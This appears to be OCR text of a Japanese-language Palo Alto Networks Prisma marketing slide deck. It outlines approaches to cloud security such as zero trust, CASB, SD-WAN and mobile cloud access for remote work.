
PRISMA
BY PALO ALTO NETWORKS

Prisma あらゆるクラウド環境をセキュアに




PRISMA
BY PALO ALTO NETWORKS

Prisma あらゆるクラウド環境をセキュアに



PRISMA BY PALO ALTO NETWORKS

Prisma あらゆるクラウド環境をセキュアに



PRISMA
BY PALO ALTO NETWORKS

クラウドジャーニー（J2C）をセキュアにする7つのアプローチ
STRATEGY FOR SECURING YOUR JOURNEY TO THE CLOUD

DevOpsセキュリティ
Secure DevOps

クラウド脅威防御
Cloud Threat Protection

クラウドデータ保護
Cloud Data Protection

モバイルからの
クラウドアクセス
Cloud-enabled Mobile Workforce


拠点からの
クラウドアクセス
Cloud-connected Branch

ゼロトラスト
クラウドセキュリティ
Zero Trust Cloud Security

クラウドガバナンス＆
コンプライアンス
Cloud Governance & Compliance


PRISMA
BY PALO ALTO NETWORKS

A CLOSER LOOK: “SECURE” WEB GATEWAY




PRISMA
BY PALO ALTO NETWORKS

A CLOSER LOOK: MOBILE USER BACKHAULING



PRISMA
BY PALO ALTO NETWORKS

A CLOSER LOOK: SD-WAN



PRISMA
BY PALO ALTO NETWORKS

顧客の希望

- 増加するクラウドトラフィックを効率的に分散させたい
- 拠点からの直接インターネット接続をさせたい
- クラウド利用する上で安心安全に利用することが必須
- 投資を抑えたい

PRISMA
BY PALO ALTO NETWORKS

どうやって解決していくのか？

ブレークアウト

CASB

SD-WAN

PRISMA
BY PALO ALTO NETWORKS

直近の課題


2020

在宅

働き方改革


PRISMA
BY PALO ALTO NETWORKS

SaaSセキュリティの包括的なアプローチ（CASB）



PRISMA
BY PALO ALTO NETWORKS


SaaS Visibility



PRISMA
BY PALO ALTO NETWORKS

モバイルからのクラウドアクセス
CLOUD-ENABLED MOBILE WORKFORCE

GP cloud service → Prisma Access

